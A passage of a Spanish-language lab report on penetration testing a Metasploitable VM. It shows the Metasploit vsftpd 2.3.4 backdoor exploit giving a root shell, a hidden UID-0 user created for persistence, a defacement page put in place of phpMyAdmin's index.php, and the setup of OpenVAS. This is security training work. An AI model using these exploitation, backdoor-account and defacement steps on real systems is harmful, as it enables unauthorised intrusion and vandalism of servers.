Luego de configurar el parámetro se realizó el ataque con la función Exploit para ejecutarlo y al realizar dicho ataque se tuvo el acceso al servidor inmediatamente como usuario root el cual tiene todos los privilegios.

Al tener el acceso garantizado lo primero que se hace es crear un usuario nuevo para darle los privilegios de root sin la necesidad de cambiar la contraseña del usuario root.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.173:21 - The port used by the backdoor bind listener is already open
[-] 192.168.0.173:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >

msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.173:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.173:21 - USER: 331 Please specify the password.
[+] 192.168.0.173:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.173:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.

whoami
root
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
useradd -o --uid 0 jparrad
echo jparrad:password | chpasswd
```

Imagen 24 Creacion de nuevo usuario root

Luego de crear el nuevo usuario identificado como jparrad (Mi nombre y apellidos – Javier Parra Diaz) con contraseña “password” fue posible acceder al servidor con el nuevo usuario con permisos de root.

```
metasploitable login: jparrad
Password:
Last login: Mon Nov 26 19:09:55 EST 2018 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No directory, logging in with HOME=/
root@metasploitable:/#
```

Imagen 25 Asignacion de privilegios y contraseña al usuario nuevo

Desde una maquina externa se realiza un acceso a través de ssh con el usuario nuevo creado y el acceso es permitido sin ningun inconveniente.




Imagen 26 Asignacion de permisos al nuevo usuario

El siguiente código de comandos realizados dentro del servidor del cliente (Metasploitable) demuestra los cambios y configuraciones que se realizaron para crear la nueva carpeta cgi-bin y dentro de esta insertar un código HTML, posterior a esta tarea se tomo el archivo index.php de phpMyAdmin y se elimino y luego se sustituyo por el index.html que es la pagina modificada.

Last login: Mon Nov 26 19:22:12 on ttys000

MacBook-Air-de-Javier:~ javierparradiaz$ ssh jparrad@192.168.0.176

The authenticity of host '192.168.0.176 (192.168.0.176)' can't be established.

RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '192.168.0.176' (RSA) to the list of known hosts.

jparrad@192.168.0.176's password:

Last login: Mon Nov 26 19:24:08 2018 from 192.168.0.17

Linux Metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by

applicable law.

To access official Ubuntu documentation, please visit:

http://help.ubuntu.com/

Could not chdir to home directory /home/jparrad: No such file or directory

root@metasploitable:/# cd

/var/www/phpMyAdmin/

root@metasploitable:/var/www/phpMyAdmin# ls -l

total 1500

-rw-r--r-- 1 www-data www-data 169 Dec 9 2008 CREDITS

-rw-r--r-- 1 www-data www-data 40540 Dec 9 2008 ChangeLog

-rw-r--r-- 1 www-data www-data 228105 Dec 9 2008 Documentation.html

-rw-r--r-- 1 www-data www-data 161576 Dec 9 2008 Documentation.txt

-rw-r--r-- 1 www-data www-data 179 Dec 9 2008 INSTALL

-rw-r--r-- 1 www-data www-data 18011 Dec 9 2008 LICENSE

-rw-r--r-- 1 www-data www-data   2624 Dec 9 2008 README

-rw-r--r-- 1 www-data www-data   732 Dec 9 2008 README.VENDOR

-rw-r--r-- 1 www-data www-data   29 Dec 9 2008 RELEASE-DATE-3.1.1

-rw-r--r-- 1 www-data www-data   235 Dec 9 2008 TODO

-rw-r--r-- 1 www-data www-data 10862 Dec 9 2008 browse_foreigners.php

-rw-r--r-- 1 www-data www-data   4336 Dec 9 2008 bs_change_mime_type.php

-rw-r--r-- 1 www-data www-data   1102 Dec 9 2008 bs_disp_as_mime_type.php

-rw-r--r-- 1 www-data www-data   2202 Dec 9 2008 bs_play_media.php

-rw-r--r-- 1 www-data www-data   782 Dec 9 2008 calendar.php

drwx--x--x 2 root   root   4096 Nov 26 19:39 cgi-bin

-rw-r--r-- 1 www-data www-data 3267 Dec 9 2008 changelog.php

-rw-r--r-- 1 www-data www-data   460 Dec 9 2008 chk_rel.php

-rw-r--r-- 1 www-data www-data 2093 Dec 9 2008 config.sample.inc.php

drwxr-xr-x 3 www-data www-data 4096 May 14 2012 contrib

-rw-r--r-- 1 www-data www-data   1483 Dec 9 2008 db_create.php

-rw-r--r-- 1 www-data www-data 10584 Dec 9 2008 db_datadict.php

-rw-r--r-- 1 www-data www-data   2434 Dec 9 2008 db_export.php

-rw-r--r-- 1 www-data www-data   471 Dec 9 2008 db_import.php

-rw-r--r-- 1 www-data www-data 25777 Dec 9 2008 db_operations.php

-rw-r--r-- 1 www-data www-data   7422 Dec 9 2008 db_printview.php

-rw-r--r-- 1 www-data www-data 30609 Dec 9 2008 db_qbe.php

-rw-r--r-- 1 www-data www-data 13135 Dec 9 2008 db_search.php

-rw-r--r-- 1 www-data www-data 984 Dec 9 2008 db_sql.php

-rw-r--r-- 1 www-data www-data 22536 Dec 9 2008 db_structure.php

-rw-r--r-- 1 www-data www-data 4583 Dec 9 2008 docs.css

-rw-r--r-- 1 www-data www-data 2167 Dec 9 2008 error.php

-rw-r--r-- 1 www-data www-data 24490 Dec 9 2008 export.php

-rw-r--r-- 1 www-data www-data 18902 Dec 9 2008 favicon.ico

-rw-r--r-- 1 www-data www-data 13599 Dec 9 2008 import.php

-rw-r--r-- 1 www-data www-data 6813 Dec 9 2008 index.php

drwxr-xr-x 3 www-data www-data 4096 May 14 2012 js

drwxr-xr-x 2 www-data www-data 4096 May 14 2012 lang

drwxr-xr-x 10 www-data www-data 4096 May 14 2012 libraries

-rw-r--r-- 1 www-data www-data 411 Dec 9 2008 license.php

-rw-r--r-- 1 www-data www-data 12037 Dec 9 2008 main.php

-rw-r--r-- 1 www-data www-data 25840 Dec 9 2008 navigation.php

-rw-r--r-- 1 www-data www-data 26913 Dec 9 2008 pdf_pages.php

-rw-r--r-- 1 www-data www-data 52856 Dec 9 2008 pdf_schema.php

-rw-r--r-- 1 www-data www-data 360 Dec 9 2008 phpinfo.php

-rw-r--r-- 1 www-data www-data 1109 Dec 9 2008 phpmyadmin.css.php

drwxr-xr-x 5 www-data www-data 4096 May 14 2012 pmd

-rw-r--r-- 1 www-data www-data 9782 Dec 9 2008 pmd_common.php

-rw-r--r-- 1 www-data www-data 1917 Dec 9 2008 pmd_display_field.php

-rw-r--r-- 1 www-data www-data 18545 Dec 9 2008 pmd_general.php

-rw-r--r-- 1 www-data www-data 880 Dec 9 2008 pmd_help.php

-rw-r--r-- 1 www-data www-data   3571 Dec 9 2008 pmd_pdf.php

-rw-r--r-- 1 www-data www-data   4013 Dec 9 2008 pmd_relation_new.php

-rw-r--r-- 1 www-data www-data   2012 Dec 9 2008 pmd_relation_upd.php

-rw-r--r-- 1 www-data www-data   2108 Dec 9 2008 pmd_save_pos.php

-rw-r--r-- 1 www-data www-data   1063 Dec 9 2008 print.css

-rw-r--r-- 1 www-data www-data   8248 Dec 9 2008 querywindow.php

-rw-r--r-- 1 www-data www-data   403 Dec 9 2008 readme.php

-rw-r--r-- 1 www-data www-data   26 Dec 9 2008 robots.txt

drwxr-xr-x 2 www-data www-data 4096 May 14 2012 scripts

-rw-r--r-- 1 www-data www-data   7617 Dec 9 2008 server_binlog.php

-rw-r--r-- 1 www-data www-data   2624 Dec 9 2008 server_collations.php

-rw-r--r-- 1 www-data www-data 13548 Dec 9 2008 server_databases.php

-rw-r--r-- 1 www-data www-data   4680 Dec 9 2008 server_engines.php

-rw-r--r-- 1 www-data www-data   1647 Dec 9 2008 server_export.php

-rw-r--r-- 1 www-data www-data   486 Dec 9 2008 server_import.php

-rw-r--r-- 1 www-data www-data 93847 Dec 9 2008 server_privileges.php

-rw-r--r-- 1 www-data www-data   2931 Dec 9 2008 server_processlist.php

-rw-r--r-- 1 www-data www-data   595 Dec 9 2008 server_sql.php

-rw-r--r-- 1 www-data www-data 20491 Dec 9 2008 server_status.php

-rw-r--r-- 1 www-data www-data   2189 Dec 9 2008 server_variables.php

drwxr-xr-x 4 www-data www-data 4096 May 14 2012 setup

-rw-r--r-- 1 www-data www-data   317 Dec 9 2008 show_config_errors.php

-rw-r--r-- 1 www-data www-data 26051 Dec 9 2008 sql.php

-rw-r--r-- 1 www-data www-data   7904 Dec 9 2008 tbl_addfield.php

-rw-r--r-- 1 www-data www-data   7236 Dec 9 2008 tbl_alter.php

-rw-r--r-- 1 www-data www-data 52444 Dec 9 2008 tbl_change.php

-rw-r--r-- 1 www-data www-data   9622 Dec 9 2008 tbl_create.php

-rw-r--r-- 1 www-data www-data   2594 Dec 9 2008 tbl_export.php

-rw-r--r-- 1 www-data www-data   635 Dec 9 2008 tbl_import.php

-rw-r--r-- 1 www-data www-data   8010 Dec 9 2008 tbl_indexes.php

-rw-r--r-- 1 www-data www-data   2466 Dec 9 2008 tbl_move_copy.php

-rw-r--r-- 1 www-data www-data 26449 Dec 9 2008 tbl_operations.php

-rw-r--r-- 1 www-data www-data 16823 Dec 9 2008 tbl_printview.php

-rw-r--r-- 1 www-data www-data 21488 Dec 9 2008 tbl_relation.php

-rw-r--r-- 1 www-data www-data 13821 Dec 9 2008 tbl_replace.php

-rw-r--r-- 1 www-data www-data   5205 Dec 9 2008 tbl_row_action.php

-rw-r--r-- 1 www-data www-data 16134 Dec 9 2008 tbl_select.php

-rw-r--r-- 1 www-data www-data   924 Dec 9 2008 tbl_sql.php

-rw-r--r-- 1 www-data www-data 31449 Dec 9 2008 tbl_structure.php

drwx------ 2 root   root   4096 Nov 26 18:44 tcgi-bin

drwxr-xr-x 2 www-data www-data 4096 May 14 2012 test

drwxr-xr-x 4 www-data www-data 4096 May 14 2012 themes

-rw-r--r-- 1 www-data www-data   1096 Dec 9 2008 themes.php

-rw-r--r-- 1 www-data www-data   1657 Dec 9 2008 transformation_overview.php

-rw-r--r-- 1 www-data www-data   3714 Dec 9 2008 transformation_wrapper.php

-rw-r--r-- 1 www-data www-data   8262 Dec 9 2008 translators.html

-rw-r--r-- 1 www-data www-data 4587 Dec 9 2008 user_password.php

-rw-r--r-- 1 www-data www-data 5332 Dec 9 2008 view_create.php

-rw-r--r-- 1 www-data www-data 1014 Dec 9 2008 webapp.php

root@metasploitable:/var/www/phpMyAdmin# nano index.php

Error opening terminal: xterm-256color.

root@metasploitable:/var/www/phpMyAdmin# vi index.php

<?php

/* vim: set expandtab sw=4 ts=4 sts=4: */

/**

 * forms frameset

 *

 * @version $Id: index.php 12022 2008-11-28 14:35:17Z nijel $

 * @uses $GLOBALS['strNoFrames']

 * @uses $GLOBALS['cfg']['QueryHistoryDB']

 * @uses $GLOBALS['cfg']['Server']['user']

 * @uses $GLOBALS['cfg']['DefaultTabServer']   as src for the mainframe

 * @uses $GLOBALS['cfg']['DefaultTabDatabase'] as src for the mainframe

 * @uses $GLOBALS['cfg']['NaviWidth']   for navi frame width

 * @uses $GLOBALS['collation_connection']   from $_REQUEST (grab_globals.lib.php)

 *   or common.inc.php

 * @uses $GLOBALS['available_languages'] from common.inc.php (select_lang.lib.php)

 * @uses $GLOBALS['db']

```
 * @uses    $GLOBALS['charset']
 * @uses    $GLOBALS['lang']
 * @uses    $GLOBALS['text_dir']
 * @uses    $_ENV['HTTP_HOST']
 * @uses    PMA_getRelationsParam()
 * @uses    PMA_purgeHistory()
 * @uses    PMA_generate_common_url()
 * @uses    PMA_VERSION
 * @uses    session_write_close()
 * @uses    time()
 * @uses    PMA_getenv()
 * @uses    header()            to send charset
 */

/**
 * Gets core libraries and defines some variables
 */
require_once './libraries/common.inc.php';

/**
 * Includes the ThemeManager if it hasn't been included yet
 */
require_once './libraries/relation.lib.php';
```

```
// free the session file, for the other frames to be loaded
session_write_close();

// Gets the host name
if (empty($HTTP_HOST)) {
    if (PMA_getenv('HTTP_HOST')) {
        $HTTP_HOST = PMA_getenv('HTTP_HOST');
    } else {
"index.php" 191 lines, 6813 characters written
root@metasploitable:/var/www/phpMyAdmin# cp index.php indexreal.php
root@metasploitable:/var/www/phpMyAdmin#
root@metasploitable:/var/www/phpMyAdmin#
root@metasploitable:/var/www/phpMyAdmin#
root@metasploitable:/var/www/phpMyAdmin# ls -l
total 1508
-rw-r--r--  1 www-data www-data    169 Dec 9 2008 CREDITS
-rw-r--r-- 1 www-data www-data 40540 Dec 9 2008 ChangeLog
-rw-r--r-- 1 www-data www-data 228105 Dec 9 2008 Documentation.html
-rw-r--r-- 1 www-data www-data 161576 Dec 9 2008 Documentation.txt
-rw-r--r--  1 www-data www-data    179 Dec 9 2008 INSTALL
-rw-r--r--  1 www-data www-data  18011 Dec  9  2008 LICENSE
-rw-r--r--  1 www-data www-data   2624 Dec  9  2008 README
```

-rw-r--r-- 1 www-data www-data 732 Dec 9 2008 README.VENDOR

-rw-r--r-- 1 www-data www-data 29 Dec 9 2008 RELEASE-DATE-3.1.1

-rw-r--r-- 1 www-data www-data 235 Dec 9 2008 TODO

-rw-r--r-- 1 www-data www-data 10862 Dec 9 2008 browse_foreigners.php

-rw-r--r-- 1 www-data www-data 4336 Dec 9 2008 bs_change_mime_type.php

-rw-r--r-- 1 www-data www-data 1102 Dec 9 2008 bs_disp_as_mime_type.php

-rw-r--r-- 1 www-data www-data 2202 Dec 9 2008 bs_play_media.php

-rw-r--r-- 1 www-data www-data 782 Dec 9 2008 calendar.php

drwx--x--x 2 root root 4096 Nov 26 19:39 cgi-bin

-rw-r--r-- 1 www-data www-data 3267 Dec 9 2008 changelog.php

-rw-r--r-- 1 www-data www-data 460 Dec 9 2008 chk_rel.php

-rw-r--r-- 1 www-data www-data 2093 Dec 9 2008 config.sample.inc.php

drwxr-xr-x 3 www-data www-data 4096 May 14 2012 contrib

-rw-r--r-- 1 www-data www-data 1483 Dec 9 2008 db_create.php

-rw-r--r-- 1 www-data www-data 10584 Dec 9 2008 db_datadict.php

-rw-r--r-- 1 www-data www-data 2434 Dec 9 2008 db_export.php

-rw-r--r-- 1 www-data www-data 471 Dec 9 2008 db_import.php

-rw-r--r-- 1 www-data www-data 25777 Dec 9 2008 db_operations.php

-rw-r--r-- 1 www-data www-data 7422 Dec 9 2008 db_printview.php

-rw-r--r-- 1 www-data www-data 30609 Dec 9 2008 db_qbe.php

-rw-r--r-- 1 www-data www-data 13135 Dec 9 2008 db_search.php

-rw-r--r-- 1 www-data www-data 984 Dec 9 2008 db_sql.php

-rw-r--r-- 1 www-data www-data 22536 Dec 9 2008 db_structure.php

-rw-r--r-- 1 www-data www-data 4583 Dec 9 2008 docs.css

-rw-r--r-- 1 www-data www-data 2167 Dec 9 2008 error.php

-rw-r--r-- 1 www-data www-data 24490 Dec 9 2008 export.php

-rw-r--r-- 1 www-data www-data 18902 Dec 9 2008 favicon.ico

-rw-r--r-- 1 www-data www-data 13599 Dec 9 2008 import.php

-rw-r--r-- 1 www-data www-data 6813 Nov 26 20:03 index.php

-rw-r--r-- 1 root jparrad 6813 Nov 26 20:03 indexreal.php

drwxr-xr-x 3 www-data www-data 4096 May 14 2012 js

drwxr-xr-x 2 www-data www-data 4096 May 14 2012 lang

drwxr-xr-x 10 www-data www-data 4096 May 14 2012 libraries

-rw-r--r-- 1 www-data www-data 411 Dec 9 2008 license.php

-rw-r--r-- 1 www-data www-data 12037 Dec 9 2008 main.php

-rw-r--r-- 1 www-data www-data 25840 Dec 9 2008 navigation.php

-rw-r--r-- 1 www-data www-data 26913 Dec 9 2008 pdf_pages.php

-rw-r--r-- 1 www-data www-data 52856 Dec 9 2008 pdf_schema.php

-rw-r--r-- 1 www-data www-data 360 Dec 9 2008 phpinfo.php

-rw-r--r-- 1 www-data www-data 1109 Dec 9 2008 phpmyadmin.css.php

drwxr-xr-x 5 www-data www-data 4096 May 14 2012 pmd

-rw-r--r-- 1 www-data www-data 9782 Dec 9 2008 pmd_common.php

-rw-r--r-- 1 www-data www-data 1917 Dec 9 2008 pmd_display_field.php

-rw-r--r-- 1 www-data www-data 18545 Dec 9 2008 pmd_general.php

-rw-r--r-- 1 www-data www-data 880 Dec 9 2008 pmd_help.php

-rw-r--r-- 1 www-data www-data 3571 Dec 9 2008 pmd_pdf.php

-rw-r--r-- 1 www-data www-data   4013 Dec 9 2008 pmd_relation_new.php

-rw-r--r-- 1 www-data www-data   2012 Dec 9 2008 pmd_relation_upd.php

-rw-r--r-- 1 www-data www-data   2108 Dec 9 2008 pmd_save_pos.php

-rw-r--r-- 1 www-data www-data   1063 Dec 9 2008 print.css

-rw-r--r-- 1 www-data www-data   8248 Dec 9 2008 querywindow.php

-rw-r--r-- 1 www-data www-data   403 Dec 9 2008 readme.php

-rw-r--r-- 1 www-data www-data   26 Dec 9 2008 robots.txt

drwxr-xr-x 2 www-data www-data 4096 May 14 2012 scripts

-rw-r--r-- 1 www-data www-data   7617 Dec 9 2008 server_binlog.php

-rw-r--r-- 1 www-data www-data   2624 Dec 9 2008 server_collations.php

-rw-r--r-- 1 www-data www-data 13548 Dec 9 2008 server_databases.php

-rw-r--r-- 1 www-data www-data   4680 Dec 9 2008 server_engines.php

-rw-r--r-- 1 www-data www-data   1647 Dec 9 2008 server_export.php

-rw-r--r-- 1 www-data www-data   486 Dec 9 2008 server_import.php

-rw-r--r-- 1 www-data www-data 93847 Dec 9 2008 server_privileges.php

-rw-r--r-- 1 www-data www-data   2931 Dec 9 2008 server_processlist.php

-rw-r--r-- 1 www-data www-data   595 Dec 9 2008 server_sql.php

-rw-r--r-- 1 www-data www-data 20491 Dec 9 2008 server_status.php

-rw-r--r-- 1 www-data www-data   2189 Dec 9 2008 server_variables.php

drwxr-xr-x 4 www-data www-data 4096 May 14 2012 setup

-rw-r--r-- 1 www-data www-data   317 Dec 9 2008 show_config_errors.php

-rw-r--r-- 1 www-data www-data 26051 Dec 9 2008 sql.php

-rw-r--r-- 1 www-data www-data 7904 Dec 9 2008 tbl_addfield.php

-rw-r--r-- 1 www-data www-data 7236 Dec 9 2008 tbl_alter.php

-rw-r--r-- 1 www-data www-data 52444 Dec 9 2008 tbl_change.php

-rw-r--r-- 1 www-data www-data 9622 Dec 9 2008 tbl_create.php

-rw-r--r-- 1 www-data www-data 2594 Dec 9 2008 tbl_export.php

-rw-r--r-- 1 www-data www-data 635 Dec 9 2008 tbl_import.php

-rw-r--r-- 1 www-data www-data 8010 Dec 9 2008 tbl_indexes.php

-rw-r--r-- 1 www-data www-data 2466 Dec 9 2008 tbl_move_copy.php

-rw-r--r-- 1 www-data www-data 26449 Dec 9 2008 tbl_operations.php

-rw-r--r-- 1 www-data www-data 16823 Dec 9 2008 tbl_printview.php

-rw-r--r-- 1 www-data www-data 21488 Dec 9 2008 tbl_relation.php

-rw-r--r-- 1 www-data www-data 13821 Dec 9 2008 tbl_replace.php

-rw-r--r-- 1 www-data www-data 5205 Dec 9 2008 tbl_row_action.php

-rw-r--r-- 1 www-data www-data 16134 Dec 9 2008 tbl_select.php

-rw-r--r-- 1 www-data www-data 924 Dec 9 2008 tbl_sql.php

-rw-r--r-- 1 www-data www-data 31449 Dec 9 2008 tbl_structure.php

drwx------ 2 root root 4096 Nov 26 18:44 tcgi-bin

drwxr-xr-x 2 www-data www-data 4096 May 14 2012 test

drwxr-xr-x 4 www-data www-data 4096 May 14 2012 themes

-rw-r--r-- 1 www-data www-data 1096 Dec 9 2008 themes.php

-rw-r--r-- 1 www-data www-data 1657 Dec 9 2008 transformation_overview.php

-rw-r--r-- 1 www-data www-data 3714 Dec 9 2008 transformation_wrapper.php

-rw-r--r-- 1 www-data www-data 8262 Dec 9 2008 translators.html

-rw-r--r-- 1 www-data www-data 4587 Dec 9 2008 user_password.php

-rw-r--r-- 1 www-data www-data 5332 Dec 9 2008 view_create.php

-rw-r--r-- 1 www-data www-data 1014 Dec 9 2008 webapp.php

root@metasploitable:/var/www/phpMyAdmin# rm index

rm: cannot remove `index': No such file or directory

root@metasploitable:/var/www/phpMyAdmin# rm index.php

root@metasploitable:/var/www/phpMyAdmin#

root@metasploitable:/var/www/phpMyAdmin#

root@metasploitable:/var/www/phpMyAdmin#

root@metasploitable:/var/www/phpMyAdmin# cp /var/www/phpMyAdmin/cgi-bin/index.html

/var/www/phpMyAdmin/

root@metasploitable:/var/www/phpMyAdmin#

root@metasploitable:/var/www/phpMyAdmin#

root@metasploitable:/var/www/phpMyAdmin#

root@metasploitable:/var/www/phpMyAdmin#

Al realizar todos los cambios necesarios, dentro del archivo index.html se agregaron los datos (Nombre y Cedula del atacante) en este caso el creador de esta simulación.




Imagen 27 Creacion de defacement con codigo html

Teniendo como resultado el acceso a dicho archivo que es el defacement en la ruta que anteriormente se había mencionado y de la misma manera directamente al phpMyAdmin cambiando el archivo index.

Imagen 28 Pagina de defacement creada para el ataque

Aquí se muestra el acceso directo a Metasploitable. (Tener en cuenta que la IP nuevamente cambio y fue necesario hacer una red nueva por temas extraordinarios).

Imagen 29 Lista de opciones graficas de Metasploitable

Y ahora se muestra que al acceder directamente a phpMyAdmin ya no es la pagina inicial conocida sino la pagina fake.

Imagen 30 Resultado de defacement

Con esto se demuestra que a través de Metasploit efectivamente existe la vulnerabilidad del sistema Metasploitable del cliente y fue posible vulnerar el servicio completamente.

Para la instalación de OpenVas se realizo directamente desde el Shell de Kali Linux con el comando de instalación, pero este ya se encontraba instalado previamente.

```
root@kalifull:~# apt-get install openvas
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
openvas ya está en su versión más reciente (9.0.3kali1).
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  libgfortran4 libperl5.26 libsane-extras libsane-extras-common magictree python-backports.ssl-match-hostnam
Utilice «apt autoremove» para eliminarlos.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 288 no actualizados.
root@kalifull:~#
```

Imagen 31 Instalacion de herramienta OpenVas

Ahora el servicio se debe iniciar con el comando openvas start para dar inicio a la herramienta que mostrara todos los procesos que esta corriendo y el correcto arranque del mismo.




Imagen 32 Iniciacion de herramienta OpenVas

El mismo montaje del servicio genera una contraseña única de acceso junto al usuario admin esta contraseña es autogenerada para que no exista un acceso cotidiano con contraseña.

